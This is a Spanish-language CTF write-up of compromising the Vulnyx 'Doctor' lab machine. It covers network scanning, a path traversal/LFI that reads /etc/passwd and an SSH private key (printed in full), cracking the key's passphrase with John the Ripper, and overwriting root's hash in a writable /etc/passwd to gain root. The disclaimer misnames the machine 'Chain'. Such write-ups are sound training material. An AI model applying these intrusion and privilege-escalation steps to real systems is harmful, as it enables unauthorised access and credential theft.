Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Doctor – Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Chain"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

```
Doctor - 192.168.1.146




doctor login: es
Password:
```

Empezamos utilizando la herramienta arp-scan o netdiscover para encontrar los hosts activos en nuestra red:

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.1.141
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     c4:a3:66:d0:6a:1a       (Unknown)
192.168.1.128   38:18:4c:d9:4d:bd       (Unknown)
192.168.1.130   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.137   d8:5e:d3:e2:37:8f       (Unknown)
192.168.1.134   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.142   d8:bb:c1:f8:8e:3f       (Unknown)
192.168.1.146   08:00:27:4a:b0:ee       (Unknown)
192.168.1.130   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.134   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown)
192.168.1.129   e0:e2:e6:52:f0:3c       (Unknown)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown) (DUP: 2)
192.168.1.131   e0:4b:a6:4a:eb:c9       (Unknown)
192.168.1.136   fc:02:96:26:cd:99       (Unknown)
192.168.1.133   56:76:ca:18:5f:39       (Unknown: locally administered)

15 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.990 seconds (128.64 hosts/sec). 12 responded
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 13 hosts.   Total size: 900
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
192.168.1.128   38:18:4c:d9:4d:bd      2     120  Sony Home Entertainment&Sound Products In
192.168.1.130   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.134   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.137   d8:5e:d3:e2:37:8f      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.142   d8:bb:c1:f8:8e:3f      1      60  Micro-Star INTL CO., LTD.
192.168.1.146   08:00:27:4a:b0:ee      1      60  PCS Systemtechnik GmbH
192.168.1.136   fc:02:96:26:cd:99      1      60  Xiaomi Communications Co Ltd
192.168.1.130   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.131   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.134   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.138   04:c4:61:9d:9c:08      2     120  Murata Manufacturing Co., Ltd.
192.168.1.129   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
```

Encontramos que el host activo 192.168.1.146 está activo, así que podemos empezar a realizar el escaneo utilizando **nmap.**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sVC -p- --open -vvv -n -Pn --min-rate=5000 -oG allPorts 192.168.1.146
```

Descubrimos dos puertos abiertos el puerto 22 (SSH) y el puerto 80 (HTTP).

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDsg5B3Ae75r4szTNFqG247Ea8vKjxulITlFGE9YEK4KLJA86TskXQn9E24
yX4cYMoF0WDn7JD782HfHCrV74r8nU2kVTw5Y8ZRyBEqDwk6vmOzMvq1Kzrcj+i4f17saErC9YVgx5/33e7UkLXt3MYVjVPIek
f/sxWxS4b6N0+J1xiISNcoL/kmG3L7McJzX6Qx6cWtauJf3HOxNtZJ94WetHArSpUyIsn83P+Quxa/uaUgGPx4EkHL7Qx3AVIB
bKA7uDet/pZUchcPq/4gv25DKJH4XIty+5/yNQo1EMd6Ra5A9SmnhWjSxdFqTGHpdKnyYHr4VeZ7cpvpQnoiV4y9
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJdleEd7RFnYXv0fbc4pC3l/
OWWVAe8GNgoY3hK3C5tlUCvQF+LUFKqe5esCmzIkA8pvpNwEqxC8I2E5XjUtIBo=
|   256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqX8NlpHPg67roxI6Xi8VzNZqC5Uj9KHdAnOcD6/q5/
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-title: Docmed
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 821018649C8FDAD8391C36FADCB793A5
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:CB:9B:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como tiene el puerto 80 abierto, vamos a acceder mediante el navegador a la dirección 192.168.1.146 (o la dirección IP que hayas escaneado)


Cuando accedemos al navegador web obtenemos un servicio web de doctores:

Utilizamos la herramienta whatweb para recabar información sobre las tecnologías que utiliza este sitio web.

```
┌──(root㉿kali)-[/home/kali]
└─# whatweb 192.168.1.146:80
http://192.168.1.146:80 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], Email[docmed@co
ntact.com,info@docmed.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.
146], JQuery[1.12.4], Modernizr[3.5.0.min], Script, Title[Docmed], X-UA-Compatible[ie=edge]
```


Observamos una versión de Jquery muy desactualizada, por lo que podría ser vulnerable a XSS (Cross-Site Scripting), aunque en esta ocasión optaremos por otras opciones.

En la página web, si accedemos a la pestaña de doctores, observaremos lo siguiente:




Vamos a intentar apuntar a un recurso interno del servidor, por ejemplo el /etc/passwd, con lo introducimos:


y obtenemos:



Por lo que hemos hecho un Path Traversal para explotar un Local File Inclusion (LFI).

Ya que el puerto 22 (SSH) está abierto y hemos visto que hay un usuario llamado admin, podemos acceder a su directorio, al directorio oculto .ssh y al archivo id_rsa para ver si lo podemos listar:





Podemos listar la clave RSA del usuario admin, por lo que podemos utillizarla para conectarnos a la máquina por SSH como el usuario admin.

```
  GNU nano 8.6                                    id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
```

Copiamos la clave RSA de admin y le otorgamos el permiso 600.

```
┌──(root㉿kali)-[/home/kali/Desktop/doctor]
└─# chmod 600 id_rsa
```

Si ahora intentamos conectarnos por ssh a la máquina víctima:

```
┌──(root㉿kali)-[/home/kali/Desktop/doctor]
└─# ssh -i id_rsa admin@192.168.1.146
Enter passphrase for key 'id_rsa':
```

Nos pedirá una clave, por lo que tendremos que crackearla. Podemos utilizar una herramienta llamada **ssh2john** para crear un hash y utilizar JohnTheRipper para crackearla y obtener la contraseña mediante un ataque de fuerza bruta.

```
┌──(root㉿kali)-[/home/kali/Desktop/doctor]
└─# ssh2john id_rsa > hashrsa
```

```
┌──(root㉿kali)-[/home/kali/Desktop/doctor]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hashrsa
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2025-11-01 19:05) 33.33g/s 41600p/s 41600c/s 41600C/s ramona..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La contraseña en este caso en unicorn. Ahora lo que tenemos que hacer es conectarnos por ssh utilizando el usuario admin, con su id_rsa y la contraseña crackeada.

```
┌──(root㉿kali)-[/home/kali/Desktop/doctor]
└─# ssh -i id_rsa admin@192.168.1.146
Enter passphrase for key 'id_rsa':
admin@doctor:~$
```

Una vez dentro podemos hacer sudo -l o buscar binarios con el SUID (permiso 4000):

```
admin@doctor:~$ sudo -l
-bash: sudo: orden no encontrada
admin@doctor:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
admin@doctor:~$
```

De momento no encontramos nada interesante, pero si al comando find, buscamos archivos desde la raíz, buscando por archivos que tengan permiso de escritura, encontramos algo muy interesante:

```
admin@doctor:~$ find / -type f -writable 2>/dev/null | grep -vE "var|proc|sys"
/home/admin/.profile
/home/admin/.ssh/id_rsa
/home/admin/.ssh/authorized_keys
/home/admin/.bashrc
/home/admin/.bash_logout
/etc/passwd
```

Para filtrar los resultados utilizamos el parámetro grep y le indicamos que no aparezcan resultados con var, proc o sys.

Observando el resultado, vemos que el archivo /etc/passwd tiene permisos de escritura, algo realmente crítico, pues lo podemos modifcar cambiando manualmente la contraseña de, por ejemplo, el usuario root. Hay que añadir que no podemos modificar la contraseña introduciéndola manualmente en el archivo con nano, si no que debemos introducir el hash de la contraseña, en MD5, SHA-256 o SHA-512.

Para ello utilizamos la herramienta openssl para generar el texto hash correspondiente a la contraseña que queramos cambiar.

```
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 12345
```

utilizamos el parámetro passwd y -1 (para indicar que vamos a crear un hash en MD5) y luego indicamos la contraseña que queremos transformar.

```
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 12345
$1$mzOVheGN$Yo1MFb0m3bR1Bn.vqtF6m1
```

El resultado lo pegamos en el documento /etc/passwd aprovechando que tiene permisos de escritura, en el segundo espacio dentro del apartado del usuario root (normalmente tendrá una x)

```
root:x:0:0:root:/root:/bin/bash
```

Pegamos el texto:

```
root:$1$mzOVheGN$Yo1MFb0m3bR1Bn.vqtF6m1:0:0:root:/root:/bin/bash
```

Guardamos el archivo y probamos a cambiar a root:

```
admin@doctor:~$ su root
Contraseña:
root@doctor:/home/admin# whoami
root
root@doctor:/home/admin#
```

Ya somos root, por lo que podemos leer la flag en el directorio de root:

```
root@doctor:/home/admin# cd ~
root@doctor:~# ls
root.txt
root@doctor:~# cat root.txt
dfde8cc67ed8819b2386dc74e472ecc6
root@doctor:~#
```